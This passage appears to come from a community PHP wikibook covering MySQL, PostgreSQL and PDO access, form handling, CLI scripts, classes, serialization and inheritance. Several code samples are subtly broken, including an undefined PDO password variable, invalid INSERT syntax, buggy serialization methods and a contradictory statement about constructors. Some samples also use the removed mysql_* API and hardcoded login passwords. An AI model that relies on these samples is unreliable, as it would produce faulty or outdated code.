 $sql_query = "Select * From MyTable";

 //Run our sql query
 $result = mysql_query($sql_query)or die('query failed'. mysql_error());

 //iterate through result
 while($row = mysql_fetch_assoc($result))
 {
     //Prints out information of that row
     print_r($row);
     echo $row['foo'];
     //Prints only the column foo.
 }

 // Free resultset (optional)
 mysql_free_result($result);


 //Close the MySQL Link
 mysql_close($link);
 ?>
```

Inserting the records with latest connector construct

```
<?php
$cn=mysqli_connect("localhost","your_username","your_password","MyDB");
if (mysqli_connect_errno())
{
echo "Connection failed : " .
mysqli_connect_error();
}
mysqli_query($cn,"INSERT INTO MyTable(firstName, lastName, salary) VALUES ('George','Smith' ,55000)");

mysqli_close($cn);

?>
```

Updating the records with latest connector construct

```
<?php
$cn=mysqli_connect("localhost","your_username","your_password","MyDB");
if (mysqli_connect_errno())
{
echo "Connection failed : " . mysqli_connect_error();
```

```
}
mysqli_query($cn,"Update MyTable Set salary=6000 Where firstName='George' AND lastName='Smith' ");
mysqli_close($cn);
?>
```

Delete the records

```
<?php
$cn=mysqli_connect("localhost","your_username","your_password","MyDB");
if (mysqli_connect_errno())
{
echo "Connection failed : " . mysqli_connect_error();
}
mysqli_query($cn,"Delete From MyTable Where firstName='George' AND lastName='Smith' ");
mysqli_close($cn);
?>
```

PHP + MySQL + Sphinx

Once you understand the basics of how MySQL functions with PHP you might want to start learning about full text search engines. Once your site gets large (millions of database records) MySQL queries will start to get painfully slow, especially if you use them to search for text with wildcards:

```
WHERE content='%text%')
```

There are many free/paid solutions to stop this problem. A good open source full text search engine is Sphinx Search. There is a WikiBook on how to use it with PHP and MySQL that explains the concepts of how Indexing works. You might want to read it before reading the official documentation.

External links

- PHP Manual: MySQL Extension and Functions (http://www.php.net/manual/en/ref.mysql.php)
- MySQL Homepage (http://www.mysql.com/)
- MySQL Developer's Homepage and manual (http://www.mysql.com/)
- Database Operations with PHP (http://technofranchise.com/database-operations-with-php/)

php and mySQL

Introduction

Note: You should know SQL to use mySQL. You can learn that in the SQL book.

PHP integrates well with mySQL, and contains a library full of useful functions to help you use mySQL. There are even many database (http://en.wikipedia.org/wiki/Database) managers written in PHP.

mySQL is not a part of the server that runs PHP, it is a different server. mySQL is one of many database servers, it is open source and you can get it here (http://www.mysql.com).

As of PHP5, mySQL integration is not enabled by default and you should add it manually, see here (http://il.php.net/manual/en/ref.mysql.php) for installation instructions, PHP4 has it enabled by default.

Let's get started!

Connecting to a mySQL server

To connect with a mySQL server, you should use the mysql_connect() function. It is used in the following manner:

```
mysql_connect(servername, username, password);
```

servername - The name or address of the server. Usually 'localhost'. *username*, *password* - The username and password used to login to the server.

Multiple mySQL connections

Though not commonly used, you can connect to more than one database server in one script. On a successful connection, *mysql_connect()* returns a reference to the server, which you can capture with a variable:

```
$con = mysql_connect("localhost", "root", "123");
$con2 = mysql_connect("http://www.example.com/", "root", "123");
```

Selecting your database

In order to perform most actions(except for creating, dropping and listing databases, of course), you must select a database. To do so, use *mysql_select_db()*.

```
mysql_select_db(db_name);
```

Where db_name is the database name.

By default, *mysql_select_db()* will try to select the database on the last mySQL connection opened. So in the following code, *mysql_select_db()* will try to select the database on the "example.com" server.

```
$con = mysql_connect("localhost", "root", "123");
$con2 = mysql_connect("example.com:3306", "root", "123");
mysql_select_db("database1");
```

The function takes a second, optional, parameter that you can use to select a different database then the one last opened:

```
$con = mysql_connect("localhost", "root", "123");
$con2 = mysql_connect("example.com:3306", "root", "123");
mysql_select_db("database1", $con);
```

Executing a query

To execute a query, use *mysql_query()*. For example:

```
mysql_query("UPDATE table1 SET column1='value1', column2='value2' WHERE column3='value3'");
```

By default, *mysql_query()* will use the last mySQL connection opened, if you want to use a specific connection, send it to the function as a second parameter:

```
mysql_query("UPDATE table1 SET column1='value1', column2='value2' WHERE column3='value3'", $con);
```

Important: mysql_query() returns a resource link which you *will* need for certain operations. So you should capture it by storing the result in a variable:

```
$query1 = mysql_query("UPDATE table1 SET column1='value1', column2='value2' WHERE column3='value3'", $con);
```

Functions for SELECT queries

Executing a SELECT query is all good and well, but just sometimes, we may want the result (people are strange like that). The PHP developers are those strange people, and they added to PHP a few functions to help up with that:

mysql_fetch_row()

Returns the next row in the result. It is returned as an array, so you should capture it in a variable.

For example:

```
$query1 = mysql_query("SELECT id, name, address FROM phone_book");

$person = mysql_fetch_row($query1);

print_r($person);
```

This should output something like this:

```
Array
{
    [0] => 1
    [1] => Sharon
    [2] => Helm, 3
}
```

This function will always return the next row in the result, until eventually it runs out of rows and it returns *false*. A very common use of this function is with a *while* loop, for example:

```
$query1 = mysql_query("SELECT id, name, address FROM phone_book");

while($person = mysql_fetch_row($query1))
{
    print_r($person);
    echo "\n";
}
```

This should output something like this:

```
Array
{
    [0] => 1
    [1] => Sharon
    [2] => Helm, 3
}
Array
{
    [0] => 2
    [1] => Adam
    [2] => 23rd street, 5
}
Array
{
    [0] => 3
    [1] => Jane
    [2] => Unknown
}
```

mysql_fetch_array()

This one does exactly what *mysql_fetch_row()* does, except for the fact it returns an associative array.

```
$query1 = mysql_query("SELECT id, name, address FROM phone_book");

$person = mysql_fetch_array($query1);

print_r($person);
```

Should output something like this:

```
Array
{
    [id] => 1
    [name] => Sharon
    [address] => Helm, 3
}
```

mysql_num_rows()

Sometimes we want to know how many rows we get in the result of a query. This can be done by something like this:

```
$counter = 0;
$query1 = mysql_query("SELECT id, name, address FROM phone_book");

while(mysql_fetch_row($query1))
{
    $counter++;
}
```

$counter now stores the amount of rows we got from the query, but PHP has a special function to handle this:

```
$query1 = mysql_query("SELECT id, name, address FROM phone_book");
$counter = mysql_num_rows($query1);
```

$counter stores the same value, but wasn't that easier?

Functions for other queries

The following functions are not just for SELECT queries, but for many types of queries. Those queries can be useful in many cases.

mysql_info()

Will return information about the last query executed, or about the query you send it a resource of:

```
mysql_info();    //For the last query executed
mysql_info($query); //For $query, what ever that is...
```

The information is returned as string, and though it's templated, it's not normally to be analyzed by the script, but to be used in output.

mysql_affected_rows()

Returns the number of rows affected by a query, only works with INSERT, UPDATE or DELETE queries:

```
mysql_affected_rows();       //For the last query executed
mysql_affected_rows($query); //For $query, what ever that is
```

mysql_insert_id()

Returns the id mysql assigned to the auto_increment column of the table after an INSERT query.

```
$result = mysql_query("INSERT 'Bob' INTO names(firstname)");
$new_id = mysql_insert_id();
```

Note: You should call mysql_insert_id() straight after performing the query. If another statement is issued in between mysql_insert_id() will return NULL!

Closing a connection

You should use *mysql_close()* to close a mySQL connection. This would typically close the last connection opened, but, of course, you can send it a connection identifier.

```
mysql_close();  //Close the last connection opened
mysql_close($con); //Close connection $con
```

PostgreSQL

PostgreSQL is another popular database you can use with PHP.

If you are already familiar with how to interface with MySQL in PHP, then the following chart should make the conversion to PostgreSQL much easier.

Functions

Connecting: mysql_connect() (http://php.net/mysql_connect%7C) takes three arguments (server, username, password) while pg_connect() (http://php.net/pg_connect%7C) takes a single connection string argument.
- mysql_connect() Example: $db = mysql_connect('localhost', 'mysql_user', 'mysql_pass');
- pg_connect() Example: $db = pg_connect('host=localhost user=pg_user password=pg_pass dbname=my_database');

Database Selection: In MySQL, you have to separately specify the name of the database you wish to connect to, while in PostgreSQL it is built into pg_connect()'s connection string.

Querying: mysql_query() (http://php.net/mysql_query%7C) and pg_query() (http://php.net/pg_query%7C) behave in the same manner.
- mysql_query() Example: $grab_people = mysql_query("SELECT * FROM people WHERE id_num = 3761832");
- pg_query() Example: $grab_people = pg_query("SELECT * FROM people WHERE id_num = 3761832");

Fetching Associative Results: mysql_fetch_assoc() (http://php.net/mysql_fetch_assoc%7C) and pg_fetch_assoc() (http://php.net/pg_fetch_assoc%7C) behave in the same manner.
- mysql_fetch_assoc() Example: $person = mysql_fetch_assoc($grab_people);
- pg_fetch_assoc() Example: $person = pg_fetch_assoc($grab_people);

Grabbing Errors: While MySQL makes use of mysql_error() (http://php.net/mysql_error%7C), PostgreSQL uses pg_last_error() (http://php.net/pg_last_error%7C).
- mysql_error() Example: $error = mysql_error();
- pg_last_error() Example: $error = pg_last_error();

Closing Database Connection: mysql_close() (http://php.net/mysql_close%7C) and pg_close() (http://php.net/pg_close%7C) behave in the same manner.
- mysql_close Example: mysql_close($db);
- pg_close Example: pg_close($db);

Freeing Results: mysql_free_result() (http://php.net/mysql_free_result%7C) and pg_free_result() (http://php.net/pg_free_result%7C) behave in the same manner.
- mysql_free_result() Example: mysql_free_result($grab_people);
- pg_free_result() Example: pg_free_result($grab_people);

Full MySQL Example

```
$db = mysql_connect('localhost', 'mysql_user', 'mysql_pass');
$grab_people = mysql_query("SELECT * FROM people WHERE id_num = 3761832");
$person = mysql_fetch_assoc($grab_people);
print_r($person);
$error = mysql_error();
if($error != ) { print $error; }
mysql_free_result($grab_people);
mysql_close($db);
```

Full PostgreSQL Example

```
$db = pg_connect('host=localhost user=pg_user password=pg_pass dbname=my_database');
$grab_people = pg_query("SELECT * FROM people WHERE id_num = 3761832");
$person = pg_fetch_assoc($grab_people);
print_r($person);
print pg_last_error();
```

```
pg_free_result($grab_people);
pg_close($db);
```

For More Information

- PHP PostgreSQL manual (http://us.php.net/pgsql)
- PostgreSQL homepage and documentation (http://postgresql.org)

PHP Data Objects

The information given here is not applicable to all versions of PHP

Versions applicable: PHP 5.0 and above

The PHP Data Objects extension requires features that were introduced in PHP 5.0, and will not be available to users of PHP 4.x and below.

PHP Data Objects, also known as **PDO**, is an interface for accessing databases in PHP without tying code to a specific database. Rather than directly calling *mysql_*, *mysqli_*, and *pg_* functions, developers can use the PDO interface, simplifying the porting of applications to other databases.

How do I get it?

The PHP Data Objects extension is currently included by default with installations of PHP 5.1. It is available for users of PHP 5.0 through PECL, but does not ship with the base package.

PDO uses features of PHP that were originally introduced in PHP 5.0. It is therefore not available for users of PHP 4.x and below.

Differences between PDO and the MySQL extension

PHP Data Objects has a number of significant differences to the MySQL interface used by most PHP applications on PHP 4.x and below:

- Object-orientation. While the *mysql* extension used a number of function calls that operated on a connection handle and result handles, the PDO extension has an object-oriented interface.
- Database independence. The PDO extension, unlike the *mysql* extension, is designed to be compatible with multiple databases with little effort on the part of the user, provided standard SQL is used in all queries.
- Connections to the database are made with a **Data Source Name**, or **DSN**. A DSN is a string that contains all of the information necessary to connect to a database, such as 'mysql:dbname=test_db'.

PHP Data Objects usage example

```
$dsn = 'mysql:dbname=database_name;host=localhost';
$dbuser = 'database_user';
$dbuserpw = 'database_user_password';

try
{
    $connection = new PDO($dsn, $dbuser, $dbuserpw1);
}
catch (PDOException $e)
{
    echo 'There was a problem connecting to the database: ' . $e->getMessage();
}

$query = $connection->query("SELECT * FROM table"); // querying the database
```

For more information on data source names and the elements in a DSN string for a specific PDO driver (such as MySQL and PostgreSQL), see PHP: PDO Drivers - Manual (http://www.php.net/manual/en/pdo.drivers.php)

External links

- PHP: PDO - Manual (http://www.php.net/pdo)

Neo4j (http://neo4j.com/) is a NO-SQL graph database. It uses a querying language called cypher to query the database. The data are generally organized as nodes, vertex and relation between them. This organization helps in building recommendation easy with neo4j. If you are using frame works like Laravel or Symfony appropriate drivers can be used. else if you are building without frameworks proceed as follows to connect to neo4j by using the following methods.

1. Neo4jPHP
2. NeoClient
3. Neo4j-OGM-PHP
4. neo4j-pdo
5. PHP Cypher

Integration Methods (HTML Forms, etc.)

Integrating PHP

There are quite a few ways that PHP is used. Following are a few methods that PHP can be called.

Forms

Forms are, by far, the most common way of interacting with PHP. As we mentioned before, it is recommended that you have knowledge of HTML, and here is where we start using it. If you don't, just head to the HTML Wikibook for a refresher.

Form Setup

To create a form and point it to a PHP document, the HTML tag <form> is used and an action is specified as follows:

<form method="post" action="action.php"> <!-- Your form here --> </form>

Once the user clicks "Submit", the form body is sent to the PHP script for processing. All fields in the form are stored in the variables $_GET or $_POST, depending on the method used to submit the form.

The difference between the GET and POST methods is that GET submits all the values in the URL, while POST submits values transparently through HTTP headers. A general rule of thumb is **if you are submitting sensitive data, use POST**. POST forms usually provide more security.

Remember $_GET and $_POST are superglobal arrays, meaning you can reference them anywhere in a PHP script. For example, you don't need to call *global $_POST* or *global $_GET* to use them inside functions.

Example

Let's look at an example of how you might do this.

<!-- Inside enterlogin.html --> <html> <head> <title>Login</title> </head> <body> <form method="post" action="login.php"> Please log in.
 Username: <input name="username" type="text" />
 Password: <input name="password" type="password" />
 <input name="submit" type="submit" /> </form> </body> </html>

This form would look like the following:

Please log in.
Username: …
Password: …
submit

And here's the script you'd use to process it (login.php):

<?php // Inside enterlogin.html if($_POST['username'] == "Spoom" && $_POST['password'] == "idontneednostinkingpassword") { echo("Welcome, Spoom."); } else { echo("You're not Spoom!"); } ?>

Let's take a look at that script a little closer.

```
if($_POST['username'] == "Spoom" && $_POST['password'] == "idontneednostinkingpassword")
```

As you can see, $_POST is an array, with keys matching the names of each field in the form. For backward compatibility, you can also refer to them numerically, but you generally shouldn't as this method is much clearer. And that's basically it for how you use forms to submit data to PHP documents. It's that easy.

For More Information

PHP Manual: Dealing with Forms (http://www.php.net/manual/en/tutorial.forms.php)

PHP from the Command Line

Although PHP was originally created with the intent of being a web language, it can also be used for commandline scripting (although this is not common, because simpler tools such as the bash scripting are available).

Output

You can output to the console the same way you would output to a webpage, except that you have to remember that HTML isn't parsed (a surprisingly common error), and that you have to manually output newlines. The typical hello world program would look like this:

<?php print "Hello World!\n"; ?>

Notice the newline character at the end-of-line - newlines are useful for making your output look neat and readable.

Input

PHP has a few special files for you to read and write to the command line. These files include the stdin, stdout and stderr files. To access these files, you would open these files as if they were actual files using fopen, with the exception that you open them with the special php:// "protocol", like this: $fp = fopen("php://stdin","r");

To read from the console, you can just read from stdin. No special redirection is needed to write to the console, but if you want to write to stderr, you can open it and write to it: $fp = fopen("php://stderr","w");

Bearing how to read input in mind, we can now construct a simple commandline script that asks the user for a username and a password to authenticate himself.

<?php $fp = fopen("php://stdin","r"); print "Please authenticate yourself\n"; print "Username: "; // rtrim to cut off the \n from the shell $user = rtrim(fgets($fp, 1024)); print "Password: "; // rtrim to cut off the \n from the shell $pass = rtrim(fgets($fp, 1024)); if (($user=="someuser") && ($pass=="somepass")) { print "Good user\n"; // ... do stuff ... } else die("Bad user\n"); fclose($fp); ?>

Note that this script just serves as an example as to how to utilise PHP for commandline programming - the code contained here demonstrates a very poor way to authenticate a user or to store a password. Remember that your PHP scripts are readable by others!

For More Information

- PHP Manual: PHP from the Command Line (http://www.php.net/features.commandline)

Data Structures

Variable variables

PHP has a legacy concept called "variable variables". This is an older, more limited programming concept that came before composite data structures were available. Since the PHP language now supports composite data structures, **the concept of variable variables is essentially obsolete**.

The PHP manual states:

```
"Sometimes it is convenient to be able to have variable variable names. That is, a variable name which can be set and used dynamically."
```

This approach has historically been used in programming languages that do not support composite data structures. There is no programmatic function or algorithm in PHP that can be obtained with variable that cannot also be obtained with composite data structures.

Moreover, "variable variables" are error-prone and require more maintenance overhead.

The Basics

Data structures are the way to **represent composite entities** using regular PHP variables.

Those familiar with database design and database implementation know about the concept of database normalization.

Data structures in PHP represent a similar concept. Whenever dealing with complex concepts and representing them in PHP, **data structures are a way to normalize PHP variables to consistently and uniformly represent complex concepts**.

PHP Native Structures

- **String** is a structure to represent a singular value (aka scalar)
- **Array** is a structure to represent a list of values (aka vector)

Examples

String Example:

```
$person_name = 'Alice';
```

Array Examples:

```
$person_names = Array( 0=> 'Alice', 1=> 'Bob', 2=> 'Charlie',  );
$alice_info   = Array( 0=> 'Alice', 1=> 'Female', 2=> '26', 3=> 'alice@example.com',  );
```

PHP Composite Structures

- **SimpleDictionary** is a structure to represent an unordered sequence of name-value pairs. In native PHP, this is done using the standard **Array** with strings for indices.
- **SimpleSequence** is a structure to represent an ordered sequence of values. In native PHP, this is done using the standard **Array** with numeric indices.
- **SimpleTable (aod)** is an ordered sequence of one or more **SimpleDictionary** where each SimpleDictionary instance has matching names.
- **SimpleTable (aoa)** is a sequence of one or more **SimpleSequence** where each SimpleSequence instance has corresponding indices.

The square brackets method allows you to set up by directly setting the values. For example, to make $foobar[1] = $foo, all you need to do is:

Examples

SimpleDictionary Examples:

```
$person_names = Array( 'person1'=> 'Alice', 'person2'=> 'Bob', 'person3'=> 'Charlie',  );
$alice_info   = Array( 'first_name'=> 'Alice', 'sex'=> 'Female', 'age'=> '26', 'email'=> 'alice@example.com',  );
```

SimpleDictionary Examples:

```
$user_profile = Array(
  main => Array(
    first_name  => "Archibald",
    last_name   => "Shaw",
    sex         => "male",
    age         => "33",
  ),
  guardian => Array(
    first_name => "",
    last_name => "",
  ),
  children => Array(
    0 => Array(
      first_name => "Sally",
      last_name => "Shaw",
    ),
    1 => Array(
      first_name => "Scott",
      last_name => "Shaw",
    ),
  ),

);
```

Notes and references

[1]

1. http://stackoverflow.com/questions/3523670/whats-an-actual-use-of-variable-variables

Classes

A class in PHP (as in most modern programming languages) is a way to group related functions (or methods) and variables (or members) together.

Basics (PHP 5)

A class is a structure composed of items, that is, members (also known as properties or variables) and methods (also known as functions), each of which is declared with a visibility that is either explicit (from "private", "protected" and "public") or implicit (that is, omission of a declaration, only allowed for methods for which the default value is "public").

An object is an instance of a class, in which its class's methods (if any) can be called, and its class's members (if any) can be provided with new values overriding the default ones.

Classes

A simple class can be defined as follows:

```
<?php

/* Start the class */
class Html {

    /*
      Declare a public member named "br" with a default value of "&lt;br /&gt;" (the
      XHTML line break)
    */
    public $br = '&lt;br /&gt;';


    /*
      Declare a public (by default) method named "printLn" requiring an argument
```

```
      named "message"
    */
    function printLn ($message) {

       /*
         Echo the "message" argument followed by the value of the "br" member (accessed
         through the use of the "$this" keyword (that represents the current object),
         the "->" operator (used to access members) and the member's name ''without''
         the "$" character.
       */
       echo $message . $this->br;

    }
}
?>
```

However, just because you've created a class doesn't mean you get to use anything in it. A class is an abstract entity. It is a way of saying "here is how to create `Html`-type objects, and what they do." Before you can do anything with the members of a class, you must make an *instance* of that class.

That is, you must actually make an "`Html`" object and work with that.

Objects

Once you have defined a class, you will want to try it out. Objects are instances of a class. Using objects in PHP is as follows

```
<?php
$myPage = new Html; // Creates an instance of the Html class
$myPage->printLn('This is some text'); // Prints "This is some text&lt;br /&gt;"
?>
```

The new concepts in that piece are:

- The `new` keyword — Used to make a new instance of an object, in this case an object of the class `Html`.
- The `->` operator — Used to access a member or method of an instantiated object, in this case, the method `printLn()`

Now, the fact that the representation of a line break is defined within a member of the class allows you to change it. Note that the changes will only concern an instance, not the whole class. Here is an example (note that "
" is an HTML line break and "
" is an XHTML line break):

```
<?php
$myPage = new Html; // Creates an instance of the Html class
$myOldHtmlPage = new Html; // Creates another instance of the Html class
$myOldHtmlPage->br = "&lt;br&gt;"; // Changes the value of the "br" member of the "$myOldHtmlPage" instance to the old HTML value
$myOldHtmlPage->printLn('This is some text'); // Prints "This is some text&lt;br&gt;", the new value of the member is used
$myPage->printLn('This is some text'); // Prints "This is some text&lt;br /&gt;", the default value of the member is kept
?>
```

However, note that it is better to avoid modifying an instance's members: to allow the instance for possible constraint validation, one should instead add to the class (and use while dealing with instances) "get_br" and "set_br" methods to get and set the value of the member while allowing the instance to perform tests and possibly reject the change.

Scope

The scope of an item of a class defines who is allowed either to call it (for methods) or to read / change its value (for properties).

Scope definition is compulsory for properties and facultative for methods where "public" is the default value if nothing is specified.

Public

Public items can be accessed anywhere.

Properties

Even though declaring class properties as public makes their use easier, it is generally not recommended. Should you decide in future versions of the class to perform any kind of check on a public property, or store it in another additional property for caching purposes, you couldn't, since the rest of the code would still use the public property without any check.

Therefore, one should prefer (except in special cases) not allowing public access to properties, and provide simple "get_foo" and "set_foo" methods to return or overwrite them, leaving open the possibility of adding complexity if required.

Methods

Since the methods provide the actual interface between an object and the rest of the world, it makes sense for almost all of your methods to be in public access.

More precisely, any method intended to be called from the outside should be public. However, methods only meant for internal use and that aren't part of the interface should not be public. A typical example being an object abstracting a connection with a database while providing a cache system. Different public methods should exist to allow interaction with the outside world, but, for example, a method sending a raw SQL request to the database should not be public, as any foreign code calling it would bypass the cache and potentially cause useless load or (worse) loss of data as the database's data may be outdated (if the latent changes have taken place in the cache).

Protected

Protected items defined in a class are accessible to the object that instantiates this class or a subclass of this class.

Private

Private items defined in a class are accessible to the object that instantiates the class.

Practical use

The above example doesn't make the case for classes and objects. Why go to the bother of creating all that extra structure just to access functions?

Let's give an example that can show how this sort of thing would be useful:

```
<?php
class Html {
   private $source = "";
   public function printLn ($message) {
      echo $this->source .= $message . "&lt;br /&gt;";
   }
   public function show () {
      echo $this->source;
   }
}

$elvis = new Html();
$goth = new Html();

$elvis->printLn("Welcome to my Elvis Fan Page! Uh-huh, uh-huh, uh-huh.");
$goth->printLn("Entree the Goth Poetry Labyrinth of Spoooky Doooommmm...");
$elvis->show();
?>
```

Some things to note:

- The statement `echo $this->source .= $message ."<br />";` first changes the value of the private property `$source` and then prints the changed value. The changed value is saved.
- A different copy of the `$source` property exists within each instance of the `Html` class.
- The `printLn` and `show` functions refer to the same copy of `$source` that was called for their object. (When I call `$elvis`'s `printLn` function, it changes `$elvis`'s `$source` variable and the statement `$elvis->show();` prints the changed value of `$source`).
- Using standard variables and methods, there would be a greater risk of sending the wrong content to the wrong page. Which could be horribly confusing for my website visitors.

Now we can start to see how we could save some time and trouble using classes and objects. We can now easily manage two potential web pages at once, printing the correct content to each. When done, we can merely call a page's `show` function to send that page's html source to the output stream.

I could add more features to all of the objects just by adding variables and functions to the governing class, and I could add more objects at will just by declaring them. In fact, the more complicated my program gets, the easier everything is to manage using object-oriented programming.

Special Methods

Constructors

A constructor is a special method inside a class that is called when the object is initiated. A constructor could be used as follows:

This is the PHP5 Version:

```
<?php
class test {
  public $name;
  public function __construct ($name) {
      $this->name = $name;
   }
}
$testing = new test('Hello');
echo $testing->name;  // Prints 'Hello'
?>
```

This is the equivalent PHP4.x Version: (Note that there are no public/private keywords, and the name of the class is the constructor)

```
<?php
class test {
  var $name;
  function test ($name) {
      $this->name = $name;
   }
}
$testing = new test('Hello');
```

```
echo $testing->name;  // Prints 'Hello'
?>
```

In PHP5 a constructor must be declared as public or it will not work. The name of a constructor must always be __construct in PHP5.The name of the class must be used as a constructor in PHP5.

Destructors

Destructors delete an instance of an object. The destructor is declared within the object's class, and contains other code to be executed at the time of destruction:

```
<?php
class myClass {
  function __construct() {
      print "Constructing new myClass...\n";
      $this->name = "My class";
  }
  function __destruct() {
      print "Destroying " . $this->name . "\n";
  }
}
$obj = new myClass();
?>
```

Note that destructors only exist in PHP5.

Why Constructors and Destructors Are Great

Why are constructors and destructors useful? Sometimes objects represent complex entities that use other resources or have other side effects, even though they appear as simple variables in your program. In these cases, special setup may be required when you create the object; you can use the constructor to do that automatically for you. Also, it can be very important to free those resources at the end of your program so that they don't get tied up from multiple runs or pageviews; the destructor can automatically handle that so you don't forget.

Here's an example that makes handling MySQL databases slightly simpler:

```
<?php
class db_link {
 private $link;
 public function __construct ($database_name) {
  $link = mysql_connect ("localhost", "your_user_name", "your_password");
  mysql_select_db ($database_name, $link);
  $this -> link = $link;
  }
 function query ($sql_query) {
  $result = mysql_query ($sql_query, $this -> link);
  return $result;
  }
 function __destruct() {
  mysql_close ($this -> link);
  }
 }
$db = new db_link ("MyDB");
$result = $db->query ("Select * from MyTable");
?>
```

The class "db_link" uses 3 functions: the constructor, which automatically logs into the database for me whenever I create a new "db_link" object, a "query" function, which I can use to get records from the database, and the destructor, which automatically closes the database whenever PhP is finished with my object instance. I could do the same things as the constructor and destructor by writing special "open" and "close" functions for the database, but then I would have to call those functions every time. This way, all I have to do is make objects and use them; they can open and close themselves automatically.

Serialization and Unserialization

In certain cases, it is necessary to store an instantiated(created) object as static text for storage between program runs, usually in a file or database field. This can be stored using serialization, which creates a string from an object that can then be unserialized into a working object, including working methods and properties.

An object can be serialized with:

```
<?php
class test {
 private $test1;
 public function __construct ($testval) {
  $this->test1=$testval;
  }
 public function get_testval() {
  return $testval;
  }
 }
$testobject = new test ("Testing serialization...")
$serialized_testobject = serialize($testobject);
?>
```

$serialized_testobject is a string that can then be stored as text in a file or database column, assuming it does not exceed the size limit for the column. It can be unserialized with:

```php
<?php
class test {
 private $test1;
 public function __construct ($testval) {
  $this->test1=$testval;
  }
 public function get_testval() {
  return $testval;
  }
 }
$testobject = unserialize($serialized_testobject);
echo $testobject->get_testval();
?>
```

Note that the test class needs to be defined as it is not defined in the serialized string. Defining the class in a different way may cause problems when unserializing. The class must have the same name.

Certain objects, however, will need to perform tasks before and after serializing to ensure consistency between runs. For example, database links will need to be destroyed when serializing and recreated when unserializing, or they will be invalidated later. The object is prepared for serialization during the user-defined __sleep() method, and is prepared for work after unserializing with __wakeup(), as shown below.

```php
<?php
class db_link {
 private $link;
 public function __construct ($database_name) {
  $link = mysql_connect ("localhost", "your_user_name", "your_password");
  mysql_select_db ($database_name, $link);
  }
 function query ($sql_query) {
  $result = mysql_query ($sql_query, $link);
  return $result;
  }
 function __destruct() {
  mysql_close ($link);
  }
 function __sleep() {
  mysql_close ($link);
 }
 function __wakeup() {
  $link = mysql_connect ("localhost", "your_user_name", "your_password");
  mysql_select_db ($database_name, $link);
 }
$db = new db_link ("MyDB")
$result = $db->query ("Select * from MyTable")
?>
```

Here, the link is closed when serializing, and reopened when unserializing as the link would probably not have the same network state if stored in a text file for a few hours. In complex classes, many properties and other data not highly dependent on time would be stored in the serialized string, while more volatile things like file handles and database links would be closed and reopened later. An exception does exist: Large amounts of data that can be quickly generated should be destroyed or at least compacted in __sleep() so they do not take up space in the serialized file. For example, an array containing algorithmically-generated entries that is 2000 entries long should be regenerated.

Overriding and Overloading

Overloading

Overloading in PHP provides means to dynamically "create" properties and methods. These dynamic entities are processed via magic methods one can establish in a class for various action types.In other terms creating properties/methods at run-time is called property overloading/method overloading.

Property overloading

In php, property overloading can be done by magic methods like __set, __unset, __isset, __get method overloading can be done by magic methods like __call and __call_static PHP's interpretation of "overloading" is different than most object oriented languages. Overloading traditionally provides the ability to have multiple methods with the same name but different quantities and types of arguments

Scope	Return Type	Method	Params	Syntax	Extra Note
public	void	__set	string $name , mixed $value	public void __set (string $name , mixed $value)	run when writing data to inaccessible properties.
public	mixed	__get	string $name	public mixed __get (string $name)	utilized for reading data from inaccessible properties
public	bool	__isset	string $name	public bool __isset (string $name)	triggered by calling isset() or empty() on inaccessible properties
public	void	__unset	string $name	public void __unset (string $name)	invoked when unset() is used on inaccessible properties.

Method overloading

When we try to call non exist method in PHP , __call() is called and that way we achieve Method Overloading

Syntax	Description
public mixed __call (string $name , array $arguments)	__call() is triggered when invoking inaccessible methods in an object context.
public static mixed __callStatic (string $name , array $arguments)	__callStatic() is triggered when invoking inaccessible methods in a static context.

Overriding

In OOPs meaning of overriding is to replace parent class method in child class. Or in simple technical word method overriding mean changing behavior of the method. In OOP overriding is process by which you can re-declare your parent class method in child class. So basic meaning of overriding in OOP is to change behavior of your parent class method.

Normally method overriding required when your parent class have some method, but in your child class you want the same method with different behavior. By overriding of method you can completely change its behavior from parent class. To implement method overriding in OOP we commonly create same method in child class.

Inheritance

Inheritance is the extension of a class. A child class has all the properties and methods of its parent class.

Inheritance is one of the core concepts in object oriented programming. PHP supports inheritance like other object oriented language supports inheritance.

Example 1: pets

For example, pets generally share similar characteristics, regardless of what type of animal they are. Pets eat, and sleep, and can be given names. However the different types of pet also have their own methods: dogs bark and cats meow. Below is an implementation of this:

```
<?php
class Pet
{
   var $_name;

   function Pet($name)
   {
      $this->_name = $name;
   }

   function eat()
   {
   }

   function sleep()
   {
   }
}

class Dog extends Pet
{
   function bark()
   {
   }
}

class Cat extends Pet
{
   function meow()
   {
   }
}

$dog = new Dog("Max");
$dog->eat();
$dog->bark();
$dog->sleep();

$cat = new Cat("Misty");
$cat->eat();
$cat->meow();
$cat->sleep();
?>
```

Likewise we could use the PHP5 syntax for our inherited class:

```
<?php
class Pet
{
   var $_name

   public function __construct($name)
   {
      $this->_name = $name;
   }
```

```
    function eat()
    {
    }

    function sleep()
    {
    }
}
?>
```

Example 2: persons

Consider two person one the parent and his child. By definition the child would have inherited certain properties from the parent. So the child might have all the characteristics of the parent and in addition to that the child might have additional characteristics. With this analogy in mind consider two classes Person and programmer the base class has the following code.

```
<?php
class Person{
    var $legs=2;
    var $head=1;

    function walk(){
        echo "Walk";
    }
}
?>
```

The Person class has two attributes $legs and $head and it has one method walk. Suppose there is another class programmer . The programmer class has all this attributes and methods so you can define it in again or you can just inherit from the Person class. So you can define the programmer class as follows.

```
<?php
    class programmer extends Person{

    }
?>
```

No this that all we have to do is just use the keyword **extends** and then followed by base class then the all the properties of the base class are inherited which means we can do this.

```
<?php

$jedai = new programmer();
echo $jedai->legs;
echo $jedai->head;
jedai->walk();

?>
```

SSH Class

PHP has a class (http://us2.php.net/manual/en/book.ssh2.php) that allows you to connect to servers through SSH. This tutorial explains how to use it.

Note to WikiBooks admins: yes, I know it's messy, I'll make it look nice really soon :) I just think that WikiBooks was the most appropriate place to dump the tutorial since the php.net comment section thought it was a bit too long :P

Note to Readers: As you probably can see...this is a really really long tutorial. Not because it's a hard concept. But because I want to explain it in such detail that ANYBODY can get it. If you have a little bit of experience in php already, it's fine too. Look through the source code I showed below and if you don't understand a line, just look for it in my tutorial. I marked off 3 very important concepts with a bunch of *********s.

Hope this helps a buncha people. It's my first time doing such an extensive tutorial. So gimmie your input :)

I've had quite a bit of trouble getting ssh2 to work, mainly because I didn't understand the concepts behind a lot of the commands used. That's why when I tried the scripts given by different users below, the didn't work. I did a bit of research on each of the functions users used...and I've made an (almost) failsafe script. And most importantly I will explain what exactly is happening in the code, unlike a lot of users here, explain what every step does.

